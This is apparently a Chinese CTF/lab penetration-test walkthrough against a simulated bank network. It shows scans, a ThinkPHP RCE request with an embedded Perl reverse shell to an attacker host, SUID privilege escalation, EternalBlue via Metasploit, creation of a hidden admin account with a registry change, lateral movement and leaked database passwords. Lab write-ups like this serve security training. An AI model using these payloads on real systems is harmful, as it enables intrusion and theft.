# 1 突破官网系统,并提交根目录下的flag01
公网地址扫描
[*] 服务插件: ftp, mqtt, jdwp, neo4j, modbus ... 等36个
[*] 参数自适应: Timeout=1000ms, ModuleThread=8, Retry=1, ICMPRate=0.10, PocNum=8
[*] 8.130.181.115:22               ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.1] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
[*] http://8.130.181.115           http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Sat, 22 Aug 2026 14:08:44 GMT Server: Apache/2.4.52 (Ubunt...)
[*] http://8.130.181.115:8080      http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 Content-Type: text/html;charset=UTF-8 Content-Language: en-US Date:...)
[*] POC加载完成: 总共387个,成功387个,失败0个
[+] http://8.130.181.115           code:200 len:25640 title:盈联银行                 server:Apache/2.4.52 (Ubuntu) [thinkphp apache-http apache/2.4.52]
[+] http://8.130.181.115:8080      code:200 len:87264 title:盈联个人网银               [nplug webp_server_go jquery/1.7.2]
两个web页面没有什么能交互的地方


根据扫描结果,尝试thinkphp,存在漏洞

此处尝试后需要使用perl连接反弹shell


拼接payload
POST /?s=captcha HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 8.130.181.115
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Length: 83

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=perl%20%2De%20%27use%20Socket%3B%24i%3D%22 <ip> %22%3B%24p%3D43210%3Bsocket%28S%2CPF%5FINET%2CSOCK%5FSTREAM%2Cgetprotobyname%28%22tcp%22%29%29%3Bif%28connect%28S%2Csockaddr%5Fin%28%24p%2Cinet%5Faton%28%24i%29%29%29%29%7Bopen%28STDIN%2C%22%3E%26S%22%29%3Bopen%28STDOUT%2C%22%3E%26S%22%29%3Bopen%28STDERR%2C%22%3E%26S%22%29%3Bexec%28%22sh%20%2Di%22%29%3B%7D%3B%27
# 2 提升系统权限,读取tomcat配置文件并控制MySQL数据库,提交数据库中的flag02
tomcat在/apache-tomcat-8.5.76,但是当前用户没有权限

尝试SUID提权,搜索命令

find命令可用于提权
find . -exec sh -p \; -quit
进入tomcat目录,直接搜索mysql

查看对应文件,拿到数据库用户名密码root/ro0t#O4oL_!um3

由于当前提权的shell无法使用mysql命令,使用python获取一个交互式终端
python3 -c 'import pty;pty.spawn("/bin/bash")'mysql登录数据库查看flag
mysql -u root -p

show databases;
use SeCr0t;
show tables;
select * from flagggishere;
# 内网 172.26.17.0/24

[*] 172.26.17.16 存活 (协议: ICMP)
[*] 172.26.17.26 存活 (协议: ICMP)
[*] 172.26.17.20 存活 (协议: ICMP)
[*] 172.26.17.31 存活 (协议: ICMP)
[*] 172.26.17.253 存活 (协议: ICMP)
[*] ICMP响应率过低(2.0%),启用TCP补充探测(249个主机)
[*] 参数自适应: Timeout=1000ms, ModuleThread=5, Retry=3, ICMPRate=0.05, PocNum=5
[*] 大规模扫描: 327675 个目标 (5主机 × 65535端口)
[*] 172.26.17.20:22                ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.3] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.3)
[*] 172.26.17.16:22                ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.1] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
[*] 172.26.17.31:22                ssh      [Product:OpenSSH ||Version:8.9p1 Ubuntu 3ubuntu0.1] Banner:(SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
[*] 172.26.17.20:3306              mysql    [Product:Genetec Security Center] Banner:(J 8.0.27 ^ ?ym7np q9 !O"v !m[ caching_sha2_password)
[-] 172.26.17.20:3306 mysql 未发现弱密码
[*] 172.26.17.26:445               microsoft-ds [Product:Microsoft Windows SMB2] Banner:(SMB@ A % ) P H Kw D I2 |?2 * `( + 0 0 + 7 + 7)
[-] 插件扫描错误 172.26.17.26:445 - 发送树连接请求错误: write tcp 172.26.17.16:59166->172.26.17.26:445: write: connection reset by peer
[+] SMBInfo 172.26.17.26:445 [Windows 7/Server 2008 R2 (Build 7601)] iZ9c67vdtns8qvZ SMBv1
[*] http://172.26.17.31            http     [Product:nginx] Banner:(HTTP/1.1 302 Found Server: nginx Date: Sat, 22 Aug 2026 23:19:18 GMT Content-Typ...)
[*] https://172.26.17.26:3389      ssl      Banner:(E M j z3U p \ /# [ ( E 2 We Z {" vu 7| / 0 0 _ ;.| B S y0 * H 0 1 0 U iZ9c67vdtn...)
[+] RDP 172.26.17.26:3389 [OS:Windows 7, Service Pack 1/Windows Server 2008 R2, Service Pack 1, Build:Windows 6.1.7601, Hostname:iZ9c67vdtns8qvZ, DNSDomain:WORKGROUP, FQDN:iZ9c67vdtns8qvZ, NetBIOSDomain:WORKGROUP]
[*] http://172.26.17.26            http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 302 Found Date: Sat, 22 Aug 2026 15:19:18 GMT Server: Apache/2.4.39 (Wi...)
[-] 插件扫描错误 172.26.17.26:3389 - Get "https://172.26.17.26:3389": remote error: tls: internal error
[*] POC加载完成: 总共387个,成功387个,失败0个
[+] http://172.26.17.26            code:302 len:3     title:信呼协同办公系统             server:Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 [apache-http apache/2.4.39 php/7.3.4 openssl/1.1.1b rockoa-oa]
[*] http://172.26.17.16            http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Sat, 22 Aug 2026 15:19:19 GMT Server: Apache/2.4.52 (Ubunt...)
[*] http://172.26.17.26:139        http     [Product:Open Lighting Architecture daemon]
[-] 插件扫描错误 172.26.17.26:139 - 读取SMB Session Setup响应失败: EOF
[-] 插件扫描错误 172.26.17.26:139 - SMB协议探测失败: 读取SMBv2协商响应失败: 消息长度过大: 2197815297
[-] 172.26.17.26:445 smb 未发现弱密码
[+] http://172.26.17.31            code:302 len:99    title:Sign in · GitLab     server:nginx [nginx GitLab gitlab webp_server_go]
[-] 插件扫描错误 172.26.17.26:139 - Get "http://172.26.17.26:139": net/http: HTTP/1.x transport connection broken: malformed HTTP response "\x83\x00\x00\x01\x8f"
[+] http://172.26.17.16            code:200 len:25640 title:盈联银行                 server:Apache/2.4.52 (Ubuntu) [thinkphp apache-http apache/2.4.52]
[*] http://172.26.17.20            http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.0 200 OK Date: Sat, 22 Aug 2026 23:19:18 GMT Server: Apache/2.4.51 (Debia...)
[+] http://172.26.17.20            code:200 len:32811 title:盈联银行网上商城 – 网上银行·享购的精彩 server:Apache/2.4.51 (Debian) [apache-http wordpress apache/2.4.51 php/7.4.27]
[-] 插件扫描错误 172.26.17.26:3389 - 认证失败
[*] 172.26.17.31:25                smtp     [Product:Postfix smtpd] Banner:(220 ubuntu-gitlab.localdomain ESMTP Postfix (Ubuntu) 502 5.5.2 Error: command no...)
[*] http://172.26.17.16:8080       http     [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 Content-Type: text/html;charset=UTF-8 Content-Language: en-US Date:...)
[+] http://172.26.17.16:8080       code:200 len:87264 title:盈联个人网银               [nplug webp_server_go jquery/1.7.2]
[*] 172.26.17.26:3306
[*] 172.26.17.26:135               msrpc    [Product:Microsoft Windows RPC] Banner:(@)
[+] NetInfo 172.26.17.26:135 [iZ9c67vdtns8qvZ]
[+] NetInfo 172.26.17.26:135   -> 172.26.17.26
[*] http://172.26.17.31:8060       http     [Product:nginx ||Version:1.18.0] Banner:(HTTP/1.1 400 Bad Request Server: nginx/1.18.0 Date: Sat, 22 Aug 2026 23:19:38 GM...)
[+] http://172.26.17.31:8060       code:404 len:153   title:404 Not Found        server:nginx/1.18.0 [nginx nginx/1.18.0]
[*] 172.26.17.31:9094
[*] http://172.26.17.26:47001      http     [Product:Microsoft HTTPAPI httpd ||Version:2.0] Banner:(HTTP/1.1 400 Bad Request Content-Type: text/html; charset=us-ascii Server: Micro...)
[*] http://172.26.17.26:47001      code:404 len:315   title:Not Found            server:Microsoft-HTTPAPI/2.0
[-] 172.26.17.31:25 smtp 未发现弱密码
[*] 172.26.17.26:49155
[*] 172.26.17.26:49154
[*] 172.26.17.26:49156
[*] 172.26.17.26:49161
[*] 172.26.17.26:49152
[*] 172.26.17.26:49153
[*] 扫描完成,发现 24 个开放端口
[*] 存活主机数: 5
# 3 利用永恒之蓝,控制二层主机权限,并提交管理员目录下的flag03
172.26.17.26是windows主机
根据题目提示,用msfconsole的永恒之蓝拿shell
proxychains -q msfconsole
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/bind_tcp_uuid
set RHOSTS 172.26.17.26
exploit
但是这里无法通过shell命令去获取交互式shell,需要通过execute添加账户后利用wmiexec连接
execute -f "net user test1 pass@123 /add"
execute -f "net localgroup administrators test1 /add"
execute -f "reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f"

wmiexec.py test1:pass@123@172.26.17.26flag在C:\Users\Administrator\flag
# 4 通过Navicat连接OA的数据库,修改管理员密码并登录OA系统,提交管理员邮件中的flag04

远程桌面登录windows主机,翻找配置文件拿到数据库密码root/ro0t2i_Kn3Ks
登录数据库查看

修改管理员密码(MD5


成功登录到后台,查看邮件flag
# 5 通过网站商城后台控制服务器权限,提交根目录下的flag05
